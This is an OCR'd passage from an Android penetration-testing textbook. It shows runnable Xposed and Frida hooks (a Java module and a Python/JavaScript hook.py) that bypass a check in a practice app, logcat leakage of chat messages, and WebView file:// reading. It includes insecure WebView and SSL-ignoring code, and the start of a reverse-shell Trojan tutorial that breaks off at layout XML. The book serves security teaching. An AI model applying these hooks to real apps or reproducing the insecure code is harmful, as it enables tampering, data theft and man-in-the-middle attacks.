
2. The next step is to add the `XposedBridgeAPI` Library so that we can use Xposed specific methods within the module. Download the library from the following link:

   `http://forum.xda-developers.com/attachment.php?attachmentid=2748878&d=1400342298`

3. Create a folder called `provided` within the `app` directory and place this library inside the `provided` directory.
4. Now, create a folder called assets inside the `app/src/main/` directory and create a new file called `xposed_init`.

We will add contents to this file in a later steps.

After completing the first 4 steps, our project directory structure should look as shown in the following figure:




1. Now, open up the `build.gradle` file in the `app` folder and add the following line under the `dependencies` section:

   ```
   provided files('provided/[file name of the Xposed library.jar]')
   ```


In my case, this looks as follows:

```
dependencies {
    compile fileTree(dir: 'libs', include: ['*.jar'])
    compile 'com.android.support:appcompat-v7:21.0.3'

    provided files('provided/XposedBridgeApi-54.jar')
}
```

2. Create a new class and name it `XposedClass`, as shown in the following figure:




After finishing creating a new class, the project structure should look as shown in the following figure:



3. Now, open up the `xposed_init` file that we created earlier and place the following content in it:

```
com.androidpentesting.xposedmodule.XposedClass
```

This looks as shown in the following figure:



4. Now let's provide some information about the module by adding the following content to `AndroidManifest.xml`:

```
<meta-data
android:name="xposedmodule"
android:value="true" />

<meta-data
android:name="xposeddescription"
android:value="xposed module to bypass the validation" />


<meta-data
android:name="xposedminversion"
android:value="54" />
```

Make sure that you add the preceding content in the application section as shown in the following screenshot:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.androidpentesting.xposedmodule">

    <application android:allowBackup="true" android:label="XposedModule"
        android:icon="@drawable/ic_launcher" android:theme="@style/AppTheme">


        <meta-data
            android:name="xposedmodule"
            android:value="true" />
        <meta-data
            android:name="xposeddescription"
            android:value="xposed module to bypass the validation" />
        <meta-data
            android:name="xposedminversion"
            android:value="54" />

    </application>

</manifest>
```

5. Finally, write the actual code within in the `XposedClass` to add a hook.


Following is the piece of code that actually bypasses the validation being done in the target application:

```
package com.androidpentesting.xposedmodule;

import de.robv.android.xposed.IXposedHookLoadPackage;
import de.robv.android.xposed.XC_MethodHook;
import de.robv.android.xposed.XposedBridge;
import de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

import static de.robv.android.xposed.XposedHelpers.findAndHookMethod;

public class XposedClass implements IXposedHookLoadPackage {

    public void handleLoadPackage(final LoadPackageParam lpparam) throws Throwable {


        String classToHook = "com.androidpentesting.hackingandroidvulnapp1.MainActivity";
        String functionToHook = "setOutput";

        if(lpparam.packageName.equals("com.androidpentesting.hackingandroidvulnapp1")) {

            XposedBridge.log("Loaded app: " + lpparam.packageName);

            findAndHookMethod(classToHook, lpparam.classLoader, functionToHook, int.class,
                    new XC_MethodHook() {
                @Override
                protected void beforeHookedMethod(MethodHookParam param) throws Throwable {

                    param.args[0] = 1;

                    XposedBridge.log("value of i after hooking" + param.args[0]);

                }

            });
        }
    }
}
```

Looking at the preceding code, this is what we have done:

- First our class is implementing `IXposedHookLoadPackage`
- We wrote the method implementation for the method `handleLoadPackage` – this is mandatory when we implement `IXposedHookLoadPackage`
- Set up the string values for `classToHook` and `functionToHook`
- An `if` condition is written to see if the package name equals the target package name
- If the package name is matching, execute the custom code provided inside `beforeHookedMethod`
- Within the `beforeHookedMethod`, we are setting the value of `i` to `1` and thus, when this button is clicked, the value of `i` will be considered as `1` and hence the text **Cracked** will be displayed as a toast message

Compile and run this application similar to any other Android app and then check the **Modules** section of he **Xposed application**. You should see a new module with the name **XposedModule,** as shown in the following screenshot:




Select the module shown in the preceding screenshot and reboot the emulator.

Once the emulator restarts, run the target application and click on the **Crack Me** button.

As you can see in the preceding figure, we have modified the application functionality at runtime without actually modifying its original code.

We can also see the logs by tapping on the logs section.

You can observe the `XposedBridge.log` method in the source code. This is the method used to log the data shown in the following screenshot:



Dynamic instrumentation using Frida

This section shows the usage of a tool called Frida to perform dynamic instrumentation of Android applications.

What is Frida?

Frida is an open source dynamic instrumentation toolkit that enables reverse engineers and programmers to debug a running process. It's a client-server model that uses Frida core and Google v8 engine to hook a process.

Unlike the Xposed framework, it's very easy to use and doesn't need extensive programming and there is no need to restart the device either. With a wide range of platform support on Android, iOS, Linux, Mac, and Windows and powerful APIs, it's one of the best tools to create reverse engineering tools during penetration testing. Frida currently has API bindings for Python, node.js, and .NET and provides them if you would like to create bindings for other programming languages.

Prerequisites

As discussed in *Chapter 1*, *Setting Up the Lab*, we need the following to get Frida working with our test app:

- A rooted Android phone or emulator
- An installed Frida-server onto an Android device
- An installed Frida-client on your desktop
- A tested `frida-ps -R` command to see a process listing

To demonstrate the capabilities of Frida, we will use a slightly modified version of the app we have used for the Xposed framework. However, the package name of the vulnerable app is still: `com.androidpentesting.hackingandroidvulnapp1`

The modified code is shown as following:

```
public class MainActivity extends Activity {

    Button btn; TextView tv; int i=0; boolean success;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        btn = (Button) findViewById(R.id.btnSubmit);
        tv = (TextView) findViewById(R.id.tvOutput);

        btn.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Log.i("VALUE","Value is "+i);
                success=setOutput(i);
                if(success){
                    Toast.makeText(getApplicationContext(),"Cracked",Toast.LENGTH_LONG).show();
                    Log.i("VALUE","Value in if is "+i);
                }
                else{
                    Toast.makeText(getApplicationContext(),"Can't crack it",Toast.LENGTH_LONG).show();
                    Log.i("VALUE","Value in else case is "+i);
                }
            }
        });
    }

    boolean setOutput(int i){
            if (i==1)
                return true;
            else
                return false;
    }
}
```

The preceding code contains a modified version of `setOutput` which only returns `true` or `false`. When `setOutput` is called, the value of **i** is passed to it which is initialized to `0`. If the value of `i` is set to `1`, this application will display the text **Cracked**. But, since the initialized value is `0`, this app always displays the text **Cant crack it**.

Let's now use Frida to print the **Cracked** message on to the activity; however, we won't be doing coding like we did in the Xposed framework section. Frida by nature is a dynamic instrumentation toolkit designed to solve this problem with minimal coding.

Once you install this app, launch it and you should see the familiar screen we saw earlier.

Frida provides lots of features and functionality like hooking functions, modifying function arguments, sending messages, receiving messages, and much more. Covering all of these will take a full chapter in itself; however, we will cover enough to get you started with the more advanced topics in Frida.

Let's see an example of modifying the implementation of our `setOutput` to always return `true` irrespective of variable i's value.

Steps to perform dynamic hooking with Frida

We need to follow these steps to accomplish modifying our `setOutput` method:

1. Attach the Frida client to the app process using an attached API.
2. Identify the class which contains the functionality you want to analyse/modify.
3. Identify the API/method you want to hook.
4. Create JavaScript script to push to the process using a `create_script` call.
5. Push the JavaScript code to the process using the `script.load` method.
6. Trigger the code and see the results.

We connect to our process using the following code:

```
session = frida.get_remote_device().attach("com.androidpentesting.
hackingandroidvulnapp1")
```

Next we need to identify the class. In our case, we only have one class, namely the `MainActivity` class and the function we are trying to hook is `setOutput`. We can use the following code snippets to accomplish that:

```
Java.perform(function () {
    var Activity =
    Java.use("com.androidpentesting.hackingandroidvulnapp1.
    MainActivity");
    Activity.setOutput.implementation = function () {
      send("setOutput() got called! Let's always return true");
       return true;
     };
});
```

Since we are trying to make `setOutput` always return `true`, we have changed the implementation of our call by using the `.implementation` function. The send call sends a message to the client side on our desktop from the process here, which is used for sending messages.

You can read more about the Frida's JavaScript API at:

`http://www.frida.re/docs/javascript-api/#java`

We can also modify the arguments to the methods and if needed can instantiate new objects to pass an argument to the method.


The entire `hook.py`, which will hook our `setOutput` method using Frida looks like the following:

```
import frida
import sys

def on_message(message, data):
            print message

code ="""
Java.perform(function () {
    var Activity =
    Java.use("com.androidpentesting.hackingandroidvulnapp1.
    MainActivity");
    Activity.setOutput.implementation = function () {
        send("setOutput() got called! Let's return always true");
        return true;
    };
});
"""
session = frida.get_remote_device().
  attach("com.androidpentesting.hackingandroidvulnapp1")
script = session.create_script(code)
script.on('message', on_message)

print "Executing the JS code"

script.load()
sys.stdin.read()
```

Let's run this Python script and trigger the `onClick` event of our **Crack Me** button on the app:

```
C:\hackingAndroid>python hook.py
Executing the JS code
{u'type': u'send', u'payload': u"setOutput() got called! Let's return
always true"}
{u'type': u'send', u'payload': u"setOutput() got called! Let's return
always true"}
```

As you can see, I have pressed the **Crack Me** button twice and every time we press that button `setOutput` got called and our hook always returned `true`.



As we can see, we have successfully changed the behavior of the app with dynamic instrumentation using Frida without any reboots or without us having to write lengthy code. We suggest you explore Frida's well written documentation and examples on their official page.

Logging based vulnerabilities

Inspecting `adb logs` often provides us a great deal of information during a penetration test. Mobile app developers use the `Log` class to log debugging information in to the device logs. These logs are accessible to any other application with `READ_LOGS` permission prior to the Android 4.1 version. This permission has been removed after Android 4.1 and only system apps can access the device logs. However, an attacker with physical access can still use the `adb logcat` command to view the logs. It is also possible to write a malicious app and read the logs with elevated privileges on a rooted device.

The Yahoo messenger app was vulnerable to this attack as it was logging user chats along with the session ID into the logs. Any app that has `READ_LOGS` permission could access these chats as well as the session ID.

Following are the details of the vulnerable Yahoo messenger application:

Package name: `com.yahoo.mobile.client.android.im`


Version: 1.8.4

The following steps show how this app was logging sensitive data into the logcat.

Open up a terminal and type in the following command:

```
$ adb logcat | grep 'yahoo'
```

Now, open up the Yahoo messenger application and send an SMS to any number. This is shown in the following figure:



Now, observing the logs in the terminal we opened earlier using adb will show up the same messages being leaked via a side channel.

```
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: %%%%% CUR DATE: 28
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: %%%%% NOW DATE: 28
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: MessageClass [3]: 1 vs 1
D/YmlUtils(18969): yahoo.log.im: convertToSpans
D/YmlUtils(18969): yahoo.log.im:   --> originalYml = This number is not supported for SMS.
D/YmlUtils(18969): yahoo.log.im:  --> after ANSI match: This number is not supported for SMS.
D/YmlUtils(18969): yahoo.log.im:   --> after color match: This number is not supported for SMS.
D/YmlUtils(18969): yahoo.log.im:   --> final YML before smileys = This number is not supported for SMS.
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: %%%%% CUR DATE: 28
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: %%%%% NOW DATE: 28
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: MessageClass [2]: 1 vs 1
D/YmlUtils(18969): yahoo.log.im: convertToSpans
D/YmlUtils(18969): yahoo.log.im:   --> originalYml = Hi, let's catch up tonight
D/YmlUtils(18969): yahoo.log.im:  --> after ANSI match: Hi, let's catch up tonight
D/YmlUtils(18969): yahoo.log.im:   --> after color match: Hi, let's catch up tonight
D/YmlUtils(18969): yahoo.log.im:   --> final YML before smileys = Hi, let's catch up tonight
V/com.yahoo.messenger.android.activities.conversation.ConversationAdapter(18969): yahoo.log.im: MessageClass [1]: 1 vs 1
V/com.yahoo.messenger.android.image.ImageCache(18969): yahoo.log.im: display image already downloading, do nothing.
D/YmlUtils(18969): yahoo.log.im: convertToSpans
D/YmlUtils(18969): yahoo.log.im:   --> originalYml = Hi
D/YmlUtils(18969): yahoo.log.im:  --> after ANSI match: Hi
D/YmlUtils(18969): yahoo.log.im:   --> after color match: Hi
D/YmlUtils(18969): yahoo.log.im:   --> final YML before smileys = Hi
```

As you can see in the preceding output, the messages we typed in the window are being leaked in the logs.

Using `adb`, it is also possible to filter the `adb` output using the following flags:

- `-v` verbose
- `-d` debug
- `-i` information
- `-e` error
- `-w` warning

Using these flags for displaying the output will show only the desired type of logs.

It is recommended that developers should never write any sensitive data into the device logs.

WebView attacks

WebView is a view that allows an application to load web pages within it. Internally it uses web rendering engines such as Webkit. The Webkit rendering engine was used prior to Android version 4.4 to load these web pages. On the latest versions (after 4.4) of Android, it is done using Chromium. When an application uses a WebView, it is run within the context of the application, which has loaded the WebView. To load external web pages from the Internet, the application requires INTERNET permission in its `AndroidManifest.xml` file:

```
<uses-permission android:name="android.permission.INTERNET"></uses-
permission>
```

Using WebView in an Android app may pose different risks to the application depending upon the mistakes the developers make.

Accessing sensitive local resources through file scheme


When an Android application uses a WebView with user controlled input values to load web pages, it is possible that users can also read files from the device in the context of the target application.

Following is the vulnerable code:


```
public class MainActivity extends ActionBarActivity {

    EditText et;
    Button btn;
    WebView wv;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        et = (EditText) findViewById(R.id.et1);
        btn = (Button) findViewById(R.id.btn1);
        wv = (WebView) findViewById(R.id.wv1);

        WebSettings wvSettings = wv.getSettings();
        wvSettings.setJavaScriptEnabled(true);

        btn.setOnClickListener(new View.OnClickListener() {
```

```
                @Override
                public void onClick(View v) {

                    wv.loadUrl(et.getText().toString());
                }
            });
        }

    }
```


When this code is run, the following is what appears on the screen:



Now, entering a website URL will result in opening the web page. I am entering some sample URL as shown in the following figure:



Basically, this is the functionality of the application. But, an attacker also read files using the scheme `file://` as shown in the following figure:



As you can see in the preceding figure, we are able to read the contents from SD card. This requires `READ_EXTERNAL_STORAGE` permission in the app's `AndroidManifest.xml` file. This app already has this permission:

```
<uses-permission android:name="android.permission.READ_EXTERNAL_
STORAGE"></uses-permission>
```

Additionally, we can read any file that the app has access to, such as Shared Preferences.


Validating the user input as shown in the following code snippet will resolve the issue:

```
public class MainActivity extends ActionBarActivity {

    EditText et;
    Button btn;
    WebView wv;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        et = (EditText) findViewById(R.id.et1);
        btn = (Button) findViewById(R.id.btn1);
        wv = (WebView) findViewById(R.id.wv1);

        WebSettings wvSettings = wv.getSettings();
        wvSettings.setJavaScriptEnabled(true);

        btn.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {

                String URL = et.getText().toString();
                if(!URL.startsWith("file:")) {

                    wv.loadUrl(URL);

                }
                else {
                      Toast.makeText(getApplicationContext(),
                     "invalid URL", Toast.LENGTH_LONG).show();
                }
```

```
                }
            });
        }

    }
```

Earlier, the application was receiving the user input and processing it without any further validation. Now, the preceding piece of code is checking if the user entered input starts with the `file`: scheme as shown in the following line. If yes, it will throw an error.

```
if(!URL.startsWith("file:")) {
```



Other WebView issues

Care has to be taken when applications make use of the `addJavaScriptInterface()` method as this will provide a bridge between native Java code and JavaScript. This means your JavaScript can invoke native Java functionality. An attacker who can inject his own code into the WebView can abuse these bridge functions.

One of the popular vulnerabilities related to this method is CVE-2012-6636. You may read more about this issue at the following link:

```
http://50.56.33.56/blog/?p=314
```

Aside to this, it is a common mistake by developers to ignore SSL warnings. A simple search at the stack overflow about WebView SSL errors will result in the following code snippet:

```
@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler,
SslError error)
{
   handler.proceed();
}
```

The preceding code snippet will ignore any SSL errors, thus leading to MitM attacks.

Summary

In this chapter, we have discussed various tools which helped us to reduce the time spent on testing client-side attacks. We have covered Drozer in depth discussing how we can test activities, content providers, and broadcast receivers used by Android apps. We have also seen how Cydia Substrate, Introspy, and Xposed frameworks can be used to do dynamic analysis. Finally we learned how Frida can be used to do dynamic instrumentation without much hassle and coding. We then finished this chapter with discussing issues with logging sensitive information in logs.

In the next chapter, we will be looking into various attacks that are possible on an Android device.

9
Android Malware

This chapter gives an introduction to the fundamental techniques typically used in creating and analyzing Android malwares. We will begin by introducing the characteristics of Android malwares, creating a simple piece of malware that gives an attacker a reverse shell on the infected phone, and then finally we will discuss some fundamental analysis techniques.

The era of viruses that can infect computers is popular. With the evolution of smartphones, it is a widely accepted fact that mobile malware that can infect smart phones is on the rise. Android, because of its open nature and sensitive API access to developers, is one big target of cybercriminals. Anyone with basic Android programming knowledge can create sophisticated Android malwares that can greatly damage end users. In the next sections of this chapter, we will see some of the popular Android malwares in the wild and also how to create such malware.

The following are the some of the major topics covered in this chapter:

- Writing a simple reverse shell Trojan
- Writing a simple SMS stealer
- Infecting legitimate apps
- Static and dynamic analysis of Android malwares
- How to be safe from Android malwares

What do Android malwares do?

Typical mobile malware is nothing but traditional malware that runs on mobile devices. What malware does is highly dependent on what the malware author wants to achieve. Keeping these factors in mind, the following are some characteristics of Android malware:

- Stealing personal information and sending it to the attacker's server (personal information includes SMSes, call logs, contacts, recording calls, GPS location, pictures, videos, browsing history, and IMEI)
- Sending premium SMS that cost money
- Rooting the device
- Giving an attacker remote access to the device
- Installing other apps without the user's consent
- Serving as adware
- Stealing banking information

Writing Android malwares

We have seen some examples of how Android malwares works. This section shows how to create some simple Android malwares. Although this section is to introduce the readers to the basics of how Android malwares are created, this knowledge can be used to create more sophisticated malwares. The idea behind showing these techniques is to allow the readers to learn analysis techniques, as it is easy to analyze malwares if we know how it is really created. We will use Android Studio as our IDE to develop these applications.

Writing a simple reverse shell Trojan using socket programming


This section demonstrates how to write simple malware that gives a reverse shell when the user launches it.

Note: This section contains Android development concepts and hence it is expected that readers are already aware of Android development basics.

1. Open up Android Studio and create a new app and name it `SmartSpy`.
2. Following is the code for `activity_main.xml`:

```
<RelativeLayout xmlns:android=
  "http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
      android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:paddingLeft="@dimen/activity_horizontal_margin"
    android:paddingRight=
      "@dimen/activity_horizontal_margin"
    android:paddingTop="@dimen/activity_vertical_margin"
    android:paddingBottom="@dimen/activity_vertical_margin"
      tools:context=".MainActivity">

    <TextView android:text="Trojan Demo"
      android:layout_width="wrap_content"
        android:layout_height="wrap_content" />

</RelativeLayout>
```

As we can see in the preceding code snippet, we have slightly modified the `activity_main.xml` file by changing the value of `TextView` from **Hello World** to **Trojan Demo**. The user interface should look as shown in the following screenshot below after saving the preceding piece of code:



